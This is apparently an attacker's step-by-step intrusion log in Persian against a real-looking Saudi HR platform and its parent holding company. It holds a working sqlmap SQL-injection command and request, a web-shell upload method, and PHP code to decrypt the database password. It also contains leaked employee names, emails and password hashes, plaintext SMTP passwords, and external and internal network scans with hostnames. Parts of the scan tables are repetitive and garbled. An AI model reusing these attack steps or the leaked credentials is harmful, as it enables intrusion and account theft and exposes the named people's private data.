

اقدامات انجام شده

1- بدست آوردن user ، password ادمین سامانه ی hr با باگ sql injection

Sqlmap command:

sqlmap.py -r request.txt --random-agent --dbs -D MenaiTech --sql-shell --batch --hex

sql query:

select username, password, company_no,branch_no from users where admin=1;


request.txt file:

```
POST /MenaiTech/application/hrms/DB/Include/webService/index.php HTTP/1.1
Content-Type: text/html
SQLFunction: "funcMenaiTechWebServicesRecords"
Content-Length: 525
Referer: https://hr.menaitech.com.sa/MenaiTech/application/hrms/DB/Include/webService/index.php.html
Host: hr.menaitech.com.sa
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; AppleWebKit/537.22 (KHTML, like Gecko) Chrome/41.8.2228.0 Safari/537.22)
Accept: */*

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:soap="http://schemas.xmlsoap.org/soap/http">
  <SOAP-ENV:Header>
    <SOAP-ENV:Body>
      <soap:Body>
        <funcMenaiTechWebServicesRecords>
          <funcMenaiTechWebServicesRecords>
            <funcMenaiTechWebServicesRecords>
              <funcMenaiTechWebServicesRecords>
                <funcMenaiTechWebServicesRecords>
              </funcMenaiTechWebServicesRecords>
            </funcMenaiTechWebServicesRecords>
          </funcMenaiTechWebServicesRecords>
        </SOAP-ENV:Body>
      </SOAP-ENV:Header>
    </SOAP-ENV:Envelope>
```

2- ورود به پتل، اضافه کردن پسوند php به پسوند های مجاز برای فایل های ضمیمه و آپلود shell بجای لوگوی شرکت (لوگو را در میزبانت ذخیره کنید و پس از تغییر محل shell عکس را مجددا آپلود کنید.)

SETTINGS	EMPLOYEE	WORKFORCE MANAGEMENT	TALENT MANAGEMENT	EXTRA MODULES	REPORTS
Administrative Setup Branches Setup Branches Setup System Configuration Security Setup Users Reports Dictionary Setup SMTP Server Setup Measure Setup	Organizational Setup Hierarchy Setup Job Descriptions Organization Chart Salary Scale Managers Permissions Key Staff Setup	General Settings System Parameters Currencies Setup Holidays Setup Notifications Setup Regions Setup Signatures Setup Dynamic Links Setup	Attachments Setup Internal Links Setup Government Setup Bonus Setup Sexification Setup Badges Setup	Workflow Setup Workflow Setup Workflow Assign Workflow Screening Workflow Report WF Templates Report Outdated WF Templates Report	
Employee Setup Personal Setup Financial Setup Exit Interview Questions					



3- بدست آوردن اطلاعات اتصال به دیتابیس؛ فایل config در مسیر MenaiTech\application\HRMS\DB\lib\paths_DB_setup.php می باشد.

4- decrypt کردن پسورد دیتابیس با استفاده از تابع decryption سامانه:

```
<?php
require('C:/inetpub/wwwroot/MenaiTech/application/hrms/DB/Include/BusinessClasses/Encryption.php');
$enc = new Encryption();
echo $enc->decrypt('83636c655f48524074726279682332303134:d7f61d0f1ddcd7a48214c81a62e04cec');
?>
```

با اجرای این کد در محیط eval که در shell وجود دارد پسورد دیتابیس رمز گشایی می‌شود.

5- اتصال به دیتابیس با استفاده از adminer

دو پایگاه داده‌ی menatech و menatech_demo روی این سرور موجود بود. اطلاعات این دیتابیس ها بررسی شد و اطلاعات حاکن اهمیت آنها عبارتند از:

نام افراد شرکت، ایمیل آنها، کد شناسایی آنها در شرکت، پسورد آنها بصورت hash شده (sha1)، شماره تلفن آنها، اطلاعات اتصال به ایمیل مدیریت منابع انسانی شرکت که در پیگیری سامانه برای ارسال خودکار ایمیل به کارمندان استفاده می‌شد. نکته: شرکت novasat زیرمجموعه هلدینگ almisahel می‌باشد. این سامانه حاوی اطلاعات کارکنان دیگری می‌باشد که در این هلدینگ کار می‌کنند.

employee_name_eng	Email	password
Zafar Iqbal Mohammad Sharif	zohail.rasool@madaf.com	6f428b5107c4e83784b22d1e12480fcd75d60ef
Raneem Saleh Hamed Al-Khatteeb	raneem.saleh@madaf.com	ef7299e04683bdc932f0993ed0521ed8b690005
Mutab Abdullah Badi Al-Otaibi	yubran@madaf.com	806d872b26418206f7c8294775256e48c9f778f
Umar Zeb Shah Rozam Khan	habib@madaf.com	dec342c7d23a23e5e87091ca0fe796c1dc05a749
Nawrudin Youssef Ali	nawrud.ali@madaf.com	993bf91b7eae7688e8b547e022c5495a320cd86
Faisal Fahad Salem Al-Harbi	sajjad@madaf.com	2d1224f743cc71d44b1a0d419679f94fcd6a000
Emad Hussein Mohammed Mandali	sajjad@madaf.com	489e2dc35013275e064d2fcca3d11bb4683f193b
Danish Ayaz	danish.ayaz@madaf.com	c90b09c081d600e7e87630c36d4f5aa54407e
Saeed Abdullah Abdulrahman Al-Amri	Saeed.abdullah@madaf.com	a48ed531126687ad346256e47957eb39f98c8568
Samah Saad Alhaji Ali	samah.saeed@madaf.com	2c126cab40e0b32fe5d7e3d332d7aaa279b5788
Faisal Abdulhadi Al-Thubeti	sajjad@madaf.com	d20ff6c3a75013e7b05a1a05258a72b009cda25a
Esam Ahmed Al-Mayzooni	sajjad@madaf.com	0b011eb3c0e30d4a8d3df257a1fa3dc58a8355
Saidar Ahmed	habib@madaf.com	b39fa3a2134302b1b8f1c12d0ff05bee301acbec
Yasser Shukri Naji	yasser.naji@madaf.com	b5124284377b05425e0b002e23e0bbbaac3967d5c
Rakan Shabbab Al-Mutert	aly.sayed@madaf.com	c285f3d82425f232c01ea75dc3f8b32a4f13d
Qasim Abbas	habib@madaf.com	f7d6f8285b3e7c9001a08241e7aa71ca164fe088
Irfan Muhammad	habib@madaf.com	a80cc847b5d4f09bba9e30fe5d8c1be32782
Fahem Shahid	habib@madaf.com	a0300fde01c1aefaf50c3e140315e83f9b0000
Ejaz Hussain	habib@madaf.com	a13a0487592872b05a80c7d9b0902b55bd478c
Basim Muhammad	habib@madaf.com	8557c110060ef8799f0ee38fda38cc0d472663cb
Shahid Imran	sajjad@madaf.com	cc3ba96881c38583483504a7bcf6e2a00bd7d59
Arshad Mahmood	habib@madaf.com	3001719efef3b9d4c8c230a5e2143343e2393a2

SELECT TOP (50) * FROM [dbo].[SMTP_config] (0.001 s) Edit

branch_code	company_code	isSMTP	SMTP_username	SMTP_password	SMTP_server	SMTP_port
attention	almisahal	3	hrd@attention.com.sa	Ant@2177	smtp.office365.com	587
HQ	ALMISEHAL	3	hrd@almisahal.com	invisab13Man	smtp.office365.com	587
madaf	almisahal	3	hr@madaf.com	Men@3956	smtp.office365.com	587
noviacom	almisahal	3	hr@ashe.com.sa	L@S-arabia@12345	outlook.office365.com	25
noviasat	almisahal	3	hrs@novasat.com.sa	AnaSudan1741122	smtp.office365.com	587

Whole result

□ < view

6- اسکن range ip شرکت

با جستجو در سایت ipinfo.io گستره ی IP متعلق به این شرکت 185.89.97.0/24 می‌باشد.

همچنین سامانه ی hr این شرکت در بازه ی 77.240.89.0/24 می‌باشد.

با ابزار nmap این بازه ها اسکن شد و سرویس های ارائه شده روی آنها پست آمد.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 05:03 Pacific Daylight Time
Nmap scan report for 77.240.89.0
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL Server 8.5
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.32
Host is up (0.13s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.33
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.34
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.35
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.36
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.37
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.38
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.39
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.40
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.41
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.42
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.43
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.44
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.45
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.46
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.47
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.48
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.49
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.50
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.51
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.52
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.53
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.54
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.55
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.56
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.57
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.58
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.59
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.60
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.61
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.62
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.63
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.64
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.65
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.66
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.67
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.68
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.69
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.70
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.71
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.72
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.73
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.74
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.75
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.76
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.77
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.78
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.79
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.80
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.81
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.82
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.83
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.84
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.85
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.86
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.87
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.88
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.89
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.90
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.91
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.92
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.93
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.94
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.95
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.96
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.97
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.98
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.99
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows

Nmap scan report for 77.240.89.100
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  HTTP
443/tcp   open  Microsoft SQL
Service Info: OS: Windows, CPE: cpe:/o:microsoft/windows
```

77.240.89.13	fortinet vpn panel
77.240.89.15	fortinet vpn panel
77.240.89.35	fortinet vpn panel
77.240.89.39	fortinet vpn panel
77.240.89.67	citrix XenApp
77.240.89.129	basic authentication
77.240.89.130	fortinet vpn panel
77.240.89.130:8800	automax panel
77.240.89.137	cisco vpn service
77.240.89.146:8443	fortinet vpn panel
77.240.89.150:8443	fortinet vpn panel
77.240.89.154:8443	fortinet vpn panel
77.240.89.158:8443	fortinet vpn panel
77.240.89.178:8443	fortinet vpn panel
77.240.89.182:8443	fortinet vpn panel
77.240.89.186:8443	fortinet vpn panel
77.240.89.194	cisco vpn service
77.240.89.200:2381	hp management system
77.240.89.200:4000	basic authentication
77.240.89.203:4000	basic authentication
77.240.89.204:4000	basic authentication
77.240.89.219	network monitoring
77.240.89.225	fortinet vpn panel
77.240.89.227	fortinet vpn panel
77.240.89.230:9090	peplink (router)
77.240.89.235	Cyberoam
77.240.89.235:8443	Cyberoam
77.240.89.239:4444	sophos firewall

77.240.89.13	fortinet vpn panel
77.240.89.146	
77.240.89.150	
77.240.89.154	
77.240.89.158	
77.240.89.178	
77.240.89.182	
77.240.89.186	
185.89.97.1	
185.89.97.1:23	
185.89.97.1:3077	

7- اسکن شبکه داخلی شرکت

با دستور ipconfig /all دو ip داخلی بدست آمد که این سرور در این شبکه ها قرار دارد.

192.168.55.0/24 و 192.168.50.0/24

با اجرای دستور nslookup برای تک تک این ip ها hostname آنها را بدست می آوریم.

for /L %i in (0,1,255) do nslookup 192.168.50.%i>>scan_result.txt

Internal network scan:	mail.noviasathg.local => Address: 192.168.55.3
pdc.noviasathg.local => 192.168.50.1	it-noviasathg.local => Address: 192.168.55.8
bdc1.noviasathg.local => 192.168.50.2	ben12.noviasathg.local => Address: 192.168.55.18
acspc1.noviasathg.local => 192.168.50.7	di-mohammedmubassir.noviasathg.local => Address: 192.168.55.35
ts.noviasathg.local => 192.168.50.9	bes.noviasathg.local => Address: 192.168.55.30
dbserver.noviasathg.local => 192.168.50.10	it-basim.noviasathg.local => Address: 192.168.55.34
managveergine-dl.noviasathg.local => 192.168.50.11	di-zayid.noviasathg.local => Address: 192.168.55.38
ldept.noviasathg.local => 192.168.50.15	it-rana-G.noviasathg.local => Address: 192.168.55.44
son.noviasathg.local => 192.168.50.16	it-mamoon.noviasathg.local => Address: 192.168.55.46
public_share.noviasathg.local => 192.168.50.18	it-muayaz-1.noviasathg.local => Address: 192.168.55.48
hr-server.noviasathg.local => 192.168.50.19	noviasathg10.noviasathg.local => Address: 192.168.55.59
awdb.noviasathg.local => 192.168.50.21	it-taj.noviasathg.local => Address: 192.168.55.64
ltranet.noviasathg.local => 192.168.50.37	it-rana-G.noviasathg.local => Address: 192.168.55.67
faxon.noviasathg.local => 192.168.50.46	it-pmorahan.noviasathg.local => Address: 192.168.55.72
fprint.noviasathg.local => 192.168.50.71	it-munira.noviasathg.local => Address: 192.168.55.82
storage.noviasathg.local => 192.168.50.77	it-kristian.noviasathg.local => Address: 192.168.55.84
cmdb.noviasathg.local => 192.168.50.80	best12test.noviasathg.local => Address: 192.168.55.87
cmes.noviasathg.local => 192.168.50.81	di-sameeh.noviasathg.local => Address: 192.168.55.94
msgcitrix.noviasathg.local => 192.168.50.90	best13new.noviasathg.local => Address: 192.168.55.95
msgadb.noviasathg.local => 192.168.50.91	besand.noviasathg.local => Address: 192.168.55.96
msgaocs.noviasathg.local => 192.168.50.92	beston.noviasathg.local => Address: 192.168.55.97
cmtest.noviasathg.local => 192.168.50.98	besruh.noviasathg.local => Address: 192.168.55.100
adfs.noviasathg.local => 192.168.50.104	mohammed-bukol.noviasathg.local => Address: 192.168.55.104
callcenter.noviasathg.local => 192.168.50.181	di-cs-rakan.noviasathg.local => Address: 192.168.55.106
it-bader.noviasathg.local => 192.168.50.201	bestads.noviasathg.local => Address: 192.168.55.113
dms.noviasathg.local => 192.168.50.202	bestes.noviasathg.local => Address: 192.168.55.115
svmonitor.noviasathg.local => 192.168.50.203	di-abdulhadi.noviasathg.local => Address: 192.168.55.122
	bestest.noviasathg.local => Address: 192.168.55.129

پس از بدست آوردن ip های فعال روی شبکه با استفاده از یک فایل php روی سرور مورد نفوذ قرار گرفته و یک فایل bat پورتال های تحت وب روی شبکه داخلی را بدست می آوریم.

18 www: C:\Users\...>	0 echo -n "*****Internal network scan*****"	185.89.97.1:23	185.89.97.1:3077
1 echo -n "*****Internal network scan*****"	1 echo -n "*****Internal network scan*****"	185.89.97.1:23	185.89.97.1:3077
2 (for /L %i in (0,1,255) do nslookup 192.168.50.%i>>scan_result.txt)	2 (for /L %i in (0,1,255) do nslookup 192.168.50.%i>>scan_result.txt)	185.89.97.1:23	185.89.97.1:3077
3 (for /L %i in (0,1,255) do nslookup 192.168.55.%i>>scan_result.txt)	3 (for /L %i in (0,1,255) do nslookup 192.168.55.%i>>scan_result.txt)	185.89.97.1:23	185.89.97.1:3077
4 curl_setopt(\$curl, CURLOPT_FOLLOWLOCATION, true);	4 curl_setopt(\$curl, CURLOPT_FOLLOWLOCATION, true);	185.89.97.1:23	185.89.97.1:3077
5 curl_setopt(\$curl, CURLOPT_RETURNTRANSFER, true);	5 curl_setopt(\$curl, CURLOPT_RETURNTRANSFER, true);	185.89.97.1:23	185.89.97.1:3077
6 curl_setopt(\$curl, CURLOPT_SSL_VERIFYHOST, false);	6 curl_setopt(\$curl, CURLOPT_SSL_VERIFYHOST, false);	185.89.97.1:23	185.89.97.1:3077
7 curl_setopt(\$curl, CURLOPT_SSL_VERIFYPEER, false);	7 curl_setopt(\$curl, CURLOPT_SSL_VERIFYPEER, false);	185.89.97.1:23	185.89.97.1:3077
8 \$result = curl_exec(\$curl);	8 \$result = curl_exec(\$curl);	185.89.97.1:23	185.89.97.1:3077
9 echo \$result;	9 echo \$result;	185.89.97.1:23	185.89.97.1:3077
10	10	185.89.97.1:23	185.89.97.1:3077
11	11	185.89.97.1:23	185.89.97.1:3077
